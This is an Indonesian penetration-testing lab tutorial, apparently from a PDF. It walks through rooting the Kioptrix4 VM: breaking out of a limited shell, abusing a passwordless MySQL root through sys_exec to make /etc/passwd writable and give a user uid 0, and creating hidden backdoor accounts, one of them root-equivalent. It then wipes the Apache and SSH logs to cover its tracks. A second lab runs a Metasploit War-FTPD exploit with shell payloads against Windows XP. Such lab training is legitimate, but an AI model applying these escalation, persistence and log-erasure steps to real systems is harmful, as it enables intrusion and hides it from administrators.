LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ help
```

john kini tidak berada pada kondisi Limited Shell, dan telah menjalankan semua perintah pada system server. Tabel Perbedaan User tanpa Limited Shell (John) dan Limited Shell (Robert).

Command	Non Limited Shell (John)	Limited Shell (Robert)	Keterangan
id	 Menunjukan user id = 1001, dan group id = 1001	 Perintah tidak dikenali karena limited shell	Menampilkan informasi username dan usergroup yang sedang digunakan dalam system.
Uname -a	 Command dapat digunakan dan menampilkan informasi bahwa server menggunakan Kioptrix4	 Tidak dapat menggunakan command	Deskripsi lengkap mengenai system
Whoami	 UserID nya adalah john	 Tidak dikenali	Menampilkan userID

Searching Root Process

Setelah keluar dari pembatasan akses limited shell, langkah berikutnya adalah mengincar akses root. Untuk menjadi root, kita harus menemukan proses apa saja yang berjalan dengan akses root. Buka terminal john, Command : **ps –aux | grep root**.



Banyak poses yang dijalankan oleh root. Tapi coba fokuskan ke proses berikut :


Dari keterangan proses tersebut dapat disimpulkan bahwa proses mysqld memiliki hak akses root. Langkah berikutnya adalah mengambil alih proses tersebut dan memanipulasi hak akses /etc/passwd.

Take Over MySQLD Access

MySQLD atau MySQL server adalah penyedia layanan databases server yang didalamnya terdapat sebuah database. Informasi yang tersimpanpun beragam bentuk.

Karena proses mysqld dijalankan dengan hak akses root, bila kita mengambil alih akses mysqld maka setiap proses yang dijalankan dan diproses dengan hak akses root. Pada web server setiap inputan user akan di proses oleh checklogin.php yang melakukan pengecekan username dan password valid pada system. Dan pastinya file tersebut memiliki hubungan dengan proses mysqld. Untuk melihat isi file checklogin.php bisa menggunakan perintah.

Command : *cat /var/ww/checklogin.php*



Fokuskan pada baris berikut :

Sudah dapat diketahui bahwa akses ke mysqld menggunakan :

Username : root

Password : (kosong)

Login MySQLD Service

Command : mysql –h localhost –u root

```
john@Kioptrix4:~$ mysql -h localhost -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Untuk mengetahui hak apa saja yang dapat dilakukan oleh user yang sedang login gunakan command : show grants;

```
mysql> show grants;
+---------------------------------------------------------------------+
| Grants for root@localhost                                           |
+---------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION |
+---------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Keterangan : Hak akses adalah root pada system localhost. Mysqld memang memiliki akses sebagai root.

Memodifikasi file /etc/passwd

Seluruh informasi akun pada server disimpan konfigurasinya di /etc/passwd. Command : *ls –l /etc/passwd*

```
john@Kioptrix4:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1145 2012-02-04 18:05 /etc/passwd
```

Keterangan

- File diciptakan oleh username root, dan root memiliki hak akses RW
- File dapat diakses oleh usergroup root, dan hak akses hanya R
- File dapat diakses siapapun (selain username dan usergroup root), dan hak akses hanya R

Melihat isi dari file /etc/passwd. Command : cat /etc/passwd

```
john@Kioptrix4:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
john@Kioptrix4:~$
```

Perhatikan baris user root, john, Robert

```
root:x:0:0:root:/root:/bin/bash
```

```
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
john@Kioptrix4:~$
```

Keterangan

root	x	0	0	root	/root	/bin/bash
john	x	1001	1001	,,,	/home/john	/bin/kshell
robert	x	1002	1002	,,,	/home/robert	/bin/kshell

1) Adalah username yang sudah terdaftar di system
2) Jenis password, x = password disimpan di /etc/shadow
3) Nomor userID
4) Nomor groupID
5) Informasi tambahan username
6) Home directory user
7) Lokasi shell yang digunakan

Dari ke-3 baris tersebut dapat disimpulkan bahwa terdapat beberapa perbedaan antara usert root dengan john dan Robert. Perbedaan tersebut ada pada kolom ke 3,4,7. Maka dari itu, kita akan mengganti hak user john agar dapat setara dengan user root. Namun masalahnya john tidak bisa mengubah file /etc/shadow.

Itulah tujuan mengambil alih akun akses mysqld, karena proses yang dijalankan dengan hak akses root. Jadi, kita akan mengganti hak akses dan konfigurasi file ini agar user john memiliki akses untuk file tersebut melalui mysqld.

Login ke mysqld dan ketikan command berikut

select sys_exec(" chmod 777 /etc/passwd");

```
mysql> select sys_exec(" chmod 777 /etc/passwd");
+---------------------------------------+
| sys_exec(" chmod 777 /etc/passwd") |
+---------------------------------------+
| NULL                                  |
+---------------------------------------+
1 row in set (0.01 sec)

mysql>
```

Keluar dari mysqld, dan cek kembali hak akses file /etc/passwd

Command : *ls –l /etc/passwd*

```
john@Kioptrix4:~$ ls -l /etc/passwd
-rwxrwxrwx 1 root root 1145 2012-02-04 18:05 /etc/passwd
```

Semua user pada system termasuk john memiliki hak akses penuh terhadap file tersebut. Edit file, *Command : vim /etc/passwd*

```
john:x:1001:1001:,,,:/home/john:/bin/kshell
```

Diganti dengan

```
john:x:0:0:,,,:/home/john:/bin/bash
```

Ketikan command whoami, mengecek user sekarang

```
john@Kioptrix4:~$ whoami
whoami: cannot find name for user ID 1001
```

Lalu coba kembali dengan mengetikan command id

```
john@Kioptrix4:~$ id
uid=1001 gid=1001(john) groups=1001(john)
```

Sepertinya system masih belum menganggap john memiliki hak akses sebagai root. Coba logout dan login kembali dengan user john.Keluar dari limited shell > *exit.*

```
john@Kioptrix4:~$ exit
exit
sh: Syntax error: "(" unexpected
john:~$
```

Keluar dari jendela ssh > exit

```
john:~$ exit
Connection to 192.168.72.107 closed.
root@kali:~#
```


Login kembali

```
root@kali:~# ssh john@192.168.72.107
john@192.168.72.107's password:
Welcome to LigGoat Security Systems - We are Watching
root@Kioptrix4:~#
```

Kita berhasil login sebagai root. Bisa cek menggunakan whoami atau id

```
root@Kioptrix4:~# whoami
root
root@Kioptrix4:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:~#
```

Jadi, pada system ini sudah terdapat 2 user dengan usergroup root. User pertama adalah root, dan user kedua adalah john.Tim pengembang system ini memberikan pesan jika sudah berhasil gaining access root, gunakan perintah : *cat /root/congrats.txt*



5. Maintainin Access & Covering Tracks

Maintaining Access


Bertujuan untuk menciptakan backdoor agar memiliki jalan pintas untuk masuk kembali pada system target. Biasanya Profesional Pen Testing menciptakan lebih dari 1 backdoor. Target pada maintaining access ini adalah menciptakan 2 user baru, pertama user biasa (limited shell), kedua setara dengan root.

Make Normal User as Backdoor

Karena kita tidak ingin user root mencurigai user john yang memiliki hak akses root, maka kita membuat user biasa setara dengan user Robert. Misalkan saya beri nama andri, kita berasumsi bahwa user andri ini adalah pegawai pada perusahaan tersebut.

Command : *useradd andri*

Kemudian beri password dengan perintah : *passwd andri*



Dalam percobaan kali ini saya gunakan password andri1234 misalnya.

Ciptakan home directory user andri.

Command : *mkdir /home/andri*

```
root@Kioptrix4:~# mkdir /home/andri
```

Untuk membuktikan user andri sudah terdaftar dalam system, gunakan command berikut : cat /etc/passwd

```
root@Kioptrix4:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:0:0:,,,:/home/john:/bin/bash
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
andri:x:1003:1003::/home/andri:/bin/sh
```

User andri sudah tercipta, namun lokasi shell masih berada di /bin/sh. Seharusnya setara dengan Robert. Rubah file, command : vim /etc/passwd

```
john:x:0:0:,,,:/home/john:/bin/bash
robert:x:1002:1002:,,,:/home/robert:/bin/kshell
andri:x:1003:1003::/home/andri:/bin/kshell
```

Untuk membuktikan coba login ssh menggunakan account andri

```
root@kali:~# ssh andri@192.168.72.107
andri@192.168.72.107's password:
Added user andri.

Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
andri:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
andri:~$
```

Jika sudah berhasil login, ketikan help untuk melihat apakah user andri merupakan limited shell. Backdoor pertama berhasil.

Root Access Backdoor

Syarat, nama user tidak boleh membuat user root curiga. Misalkan saya akan menamakan **syskioptrix**, mungkin root akan menganggap user tersebut merupakan layanan pada system tersebut. Langkah – langkahnya pun sama, hanya saja kita merubah lokasi shell user pada file /etc/passwd harus setara dengan lokasi shell root.

```
syskioptrix:x:1004:1005::/home/syskioptrix:/bin/sh
```

Rubah menjadi /bin/bash, userid = 0, groupid = 0

```
syskioptrix:x:0:0::/home/syskioptrix:/bin/bash
```

Coba akses menggunakan ssh, pastikan berhasil login.

```
root@kali:~# ssh syskioptrix@192.168.72.107
syskioptrix@192.168.72.107's password:
Failed to add entry for user syskioptrix.

Welcome to LigGoat Security Systems - We are Watching
Could not chdir to home directory /home/syskioptrix: No such file or directory
root@Kioptrix4:/#
```

Backdoor user yang setara dengan root telah berhasil dibuat.

Covering Tracks

Tujuannya adalah root yang sebenarnya tidak curiga dengan perubahan yang terjadi pada system. Dengan cara menghapus perubahan yang baru saja dilakukan.

Mengembalikan Hak Akses user John

Command : *vim /etc/passwd*

```
john:x:0:0:,,,:/home/john:/bin/bash
```

Menjadi

```
john:x:1001:1001:,,,:/home/john:/bin/kshell
```

Rubah kembali hak akses terhadap file /etc/passwd

Command : chmod 644 /etc/passwd

```
root@Kioptrix4:/# chmod 644 /etc/passwd
```

Cek apakah sudah sesuai dengan konfigurasi

Command : ls –l /etc/passwd

```
root@Kioptrix4:/# chmod 644 /etc/passwd
root@Kioptrix4:/# ls -l /etc/passwd
-rw-r--r-- 1 root root 1280 2016-07-16 20:23 /etc/passwd
```

Menghapus seluruh file Log Service File

Log Apache/Web Server

Masuk ke log dir: *cd /var/log/apache2*

Cek isi dir : *ls –l*

```
root@Kioptrix4:/var/log/apache2# ls -l
total 1503412
-rw-r----- 1 root adm 951353501 2016-07-16 00:50 access.log
-rw-r----- 1 root adm    341824 2012-02-06 18:47 access.log.1
-rw-r----- 1 root adm 586256894 2016-07-16 20:12 error.log
-rw-r----- 1 root adm     14513 2016-07-15 06:36 error.log.1
```

Bukti bahwa kita telah menggunakan tools nmap, Cek salah satu log : cat access.log.1

```
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "GET /favicon.ico HTTP/1.1" 404 3
27 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse
.html)"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
192.168.1.161 - - [06/Feb/2012:18:36:45 -0500] "OPTIONS / HTTP/1.1" 200 1255 "-"
 "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)
"
```

Sebaiknya jangan menghapus file tersebut, tapi menimpa ulang file tersebut dengan karakter kosong. Command : *echo>nama_file*

```
root@Kioptrix4:/var/log/apache2# echo>access.log
root@Kioptrix4:/var/log/apache2# echo>access.log.1
root@Kioptrix4:/var/log/apache2# echo>error.log
root@Kioptrix4:/var/log/apache2# echo>error.log.1
```

Cek apakah file sudah kosong. Misalkan, cat access.log.1

```
root@Kioptrix4:/var/log/apache2# cat access.log.1

root@Kioptrix4:/var/log/apache2#
```

Log SSH

Command for Check : cat /var/log/auth.log

```
Jul 16 14:19:39 Kioptrix4 sshd[4753]: Failed none for invalid user syskioptrix f
rom 192.168.72.108 port 44774 ssh2
Jul 16 14:19:40 Kioptrix4 sshd[4753]: pam_unix(sshd:auth): authentication failur
e; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.72.108
Jul 16 14:19:42 Kioptrix4 sshd[4753]: Failed password for invalid user syskioptr
ix from 192.168.72.108 port 44774 ssh2
Jul 16 14:20:09 Kioptrix4 sshd[4753]: Failed password for invalid user syskioptr
ix from 192.168.72.108 port 44774 ssh2
Jul 16 14:20:11 Kioptrix4 sshd[4753]: PAM 1 more authentication failure; logname
= uid=0 euid=0 tty=ssh ruser= rhost=192.168.72.108
Jul 16 14:20:28 Kioptrix4 sshd[4755]: Accepted password for john from 192.168.72
.108 port 44776 ssh2
Jul 16 14:22:54 Kioptrix4 sshd[4755]: Received disconnect from 192.168.72.108: 1
1: disconnected by user
Jul 16 14:23:08 Kioptrix4 sshd[4792]: Accepted password for syskioptrix from 192
.168.72.108 port 44778 ssh2
Jul 16 20:18:46 Kioptrix4 sshd[4334]: Accepted password for syskioptix from 192.
168.72.105 port 40294 ssh2
```

Terlihat bahwa IP Kali Linux telah terdeteksi pada log tersebut. Menimpa log : *echo>/var/log/auth.log*

Berhasil, file auth.log sudah kosong. Kemungkinan kita tidak akan terdeteksi lagi oleh admin jika semua log sudah dihapus (potensi kecurigaan).

Lab 2 – Exploit Windows

Requirements

- LAN/WLAN Connection (Optional)
- Virtual Box
- Kali Linux Latest image disk
- Windows XP SP2 (For Demonstration Only) image disk

FTP Server Exploit

- **Reconnaissance**

  Tujuan : untuk mencari dan mengetahui Target dalam suatu jaringan. Biasanya menggunakan tools Network Mapping (nmap) atau Network Discover.

  Dengan asumsi, sudah terhubung kedalam jaringan local dan mendapat IP dari DHCP Server. Cek terlebih dahulu IP-Address Kali Linux(Attacker)

  Command : *ifconfig*

  Informasi :


  IP Address : 192.168.1.8

  Subnetmask : 255.255.255.0

  IP Network : 192.168.1.0

  Informasi diatas yang paling berguna untuk langkah selanjutnya adalah IP Network. Untuk menentukan IP Network anda diharuskan faham terlebih dahulu Subnetting. Langkah berikutnya adalah mencari informasi mengenai IP Address yang masih terhubung dalam suatu jaringan.

Command : *netdiscover –i eth0 –r 192.168.1.0*




Jika sudah mengetahui IP-Address yang satu network dengan Attacker, maka langkah berikutnya adalah menguji coba kemungkinan IP Address Target. Bisa dengan scanning 1 per 1 mengenai Port mana saja yang akan menjadi celah, bisa juga menentukan langsung jika memang sudah mengetahui IP Address target. Disini saya ambil contoh, targetnya adalah : 192.168.1.2

- **Scanning**

  Tujuan : mengetahui informasi yang kemungkinan menjadi celah system (Vulnerability). Seperti port, service, OS, dan informasi lainnya yang bisa dikelola.

  Command : *nmap –A 192.168.1.2*




Didapatkan informasi salah satunya adalah Service FTP menggunakan port 21/TCP dan aplikasinya adalah War-FTPD.

- **Exploit & Gaining Access**

  Tujuan : Mencari exploit dan masuk kedalam system. Sedangkan untuk Informasi kelemahan pada aplikasi, dapat dilihat :

  CVE Details

  http://www.cvedetails.com/vulnerability-list/vendor_id-2706/War-Ftp-Daemon.html



Searching Exploit

Biasanya untuk mencari exploit bisa di web : https://exploite-db.com

Tetapi Kali Linux sudah mempunyai tools metasploit yang berisi banyak exploit didalamnya.

Masuk ke Metasploit pada terminal : *#msfconsole*

Search : *#search war-ftpd*

Terdapat 2 pilihan yakni exploit untuk user dan pass. Keduanya bisa digunakan, tetapi untuk kali ini saya gunakan user.

Command : *#use exploit/windows/ftp/warfptd_165_user*

Kemudian untuk melihat field apa saja yang harus diisi gunakan perintah : *#show options*

```
msf > use exploit/windows/ftp/warftpd_165_user
msf exploit(warftpd_165_user) > show options

Module options (exploit/windows/ftp/warftpd_165_user):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOST                         yes       The target address
   RPORT    21                   yes       The target port
```

Terlihat field yang kosong adalah RHOST (Tujuan), isikan IP Address target. Sedangkan untuk RPORT diganti jika port default dari service tersebut diganti oleh target.

#set RHOST 192.168.1.2

#show options

```
msf exploit(warftpd_165_user) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(warftpd_165_user) > show options

Module options (exploit/windows/ftp/warftpd_165_user):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOST    192.168.1.2          yes       The target address
   RPORT    21                   yes       The target port
```

Set Payload

Payload digunakan untuk menjalankan shellcode. Ada banyak payload, yang umum digunakan adalah :

#set payload windows/shell/bind_tcp

```
msf exploit(warftpd_165_user) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
```


Jika Firewall Windows aktif gunakan reverse_tcp. Sedangkan untuk melihat semua payload bisa menggunakan perintah :

#show payloads

```
e Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                      normal  Reflective DLL Injection, Revers
e TCP Stager
   windows/dllinject/reverse_tcp_allports             normal  Reflective DLL Injection, Revers
e All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                  normal  Reflective DLL Injection, Revers
e TCP Stager (DNS)
   windows/dllinject/reverse_tcp_rc4                  normal  Reflective DLL Injection, Revers
e TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_tcp_uuid                 normal  Reflective DLL Injection, Revers
e TCP Stager with UUID Support
   windows/dllinject/reverse_winhttp                  normal  Reflective DLL Injection, Window
s Reverse HTTP Stager (winhttp)
   windows/dns_txt_query_exec                         normal  DNS TXT Record Payload Download
and Execution
   windows/download_exec                              normal  Windows Executable Download (htt
p,https,ftp) and Execute
   windows/exec                                       normal  Windows Execute Command
   windows/loadlibrary                                normal  Windows LoadLibrary Path
